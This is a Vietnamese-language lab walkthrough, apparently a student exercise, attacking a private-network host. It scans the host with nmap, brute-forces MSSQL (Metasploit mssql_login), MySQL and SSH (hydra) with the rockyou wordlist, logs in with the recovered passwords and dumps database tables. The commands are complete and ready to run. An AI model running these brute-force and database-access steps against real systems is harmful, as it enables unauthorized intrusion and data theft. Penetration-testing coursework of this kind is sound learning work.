

Sử dụng Nmap : **nmap -sV -O 192.168.233.147**

* sV: Xác định phiên bản của dịch vụ đang chạy.
* O: Xác định hệ điều hành



Kết Quả




Có 3 cổng đang mở, tìm kiếm theo từ khóa + hacktricks


1. Microsoft SQL Server hacktrick

Vào thư mục trong kali linux : /usr/share/wordlists để giải nén file rockyou.txt.gz

File này chứa nhiều mật khẩu dễ đoán, người dùng hay sử dụng. giải nén xong ta được như dưới



Khởi động Metasploit



Chọn module login để đăng nhập

use auxiliary/scanner/mssql/mssql\_login


set cấu hình

set RHOSTS 192.168.233.147


set RPORT 1433

set USERNAME sa

set PASS\_FILE /usr/share/wordlists/rockyou.txt



Và sau đó gõ run để chạy



Hệ thống sẽ thử login với toàn bộ mật khẩu đã được lưu trong file rockyou.txt, khi đăng nhập được hệ thống sẽ dừng lại

Kết quả trên cho thấy mật khẩu tìm được là : Passw0rd

Xâm nhập vào cơ sở dữ liệu :

* /opt/mssql-tools/bin/sqlcmd -S 192.168.233.147 -U sa -P Passw0rd


Kiểm tra danh sách các bảng tồn tại :

* SELECT \* FROM information\_schema.tables;
* GO

Hiển thị dữ liệu 1 bảng bất kỳ

* SELECT \* FROM spt\_values;
* GO


Kết quả




1. MYSQL Hacktricks

Sử dụng hydra để quét mật khẩu

* **hydra -l root -P /usr/share/wordlists/rockyou.txt mysql://192.168.233.147 -t 4**





Kết quả nhận được


Quét được mật khẩu là : 123

Đăng nhập vào mysql của máy ubuntu bằng mật khẩu 123 và khai thác dữ liệu

Khi vào được database

Code :

* SHOW DATABASES;
* USE VKUDB;
* SHOW TABLES;
* SELECT \* FROM User;



1. SSH

hydra -l admin -P /usr/share/wordlists/rockyou.txt ssh://192.168.233.147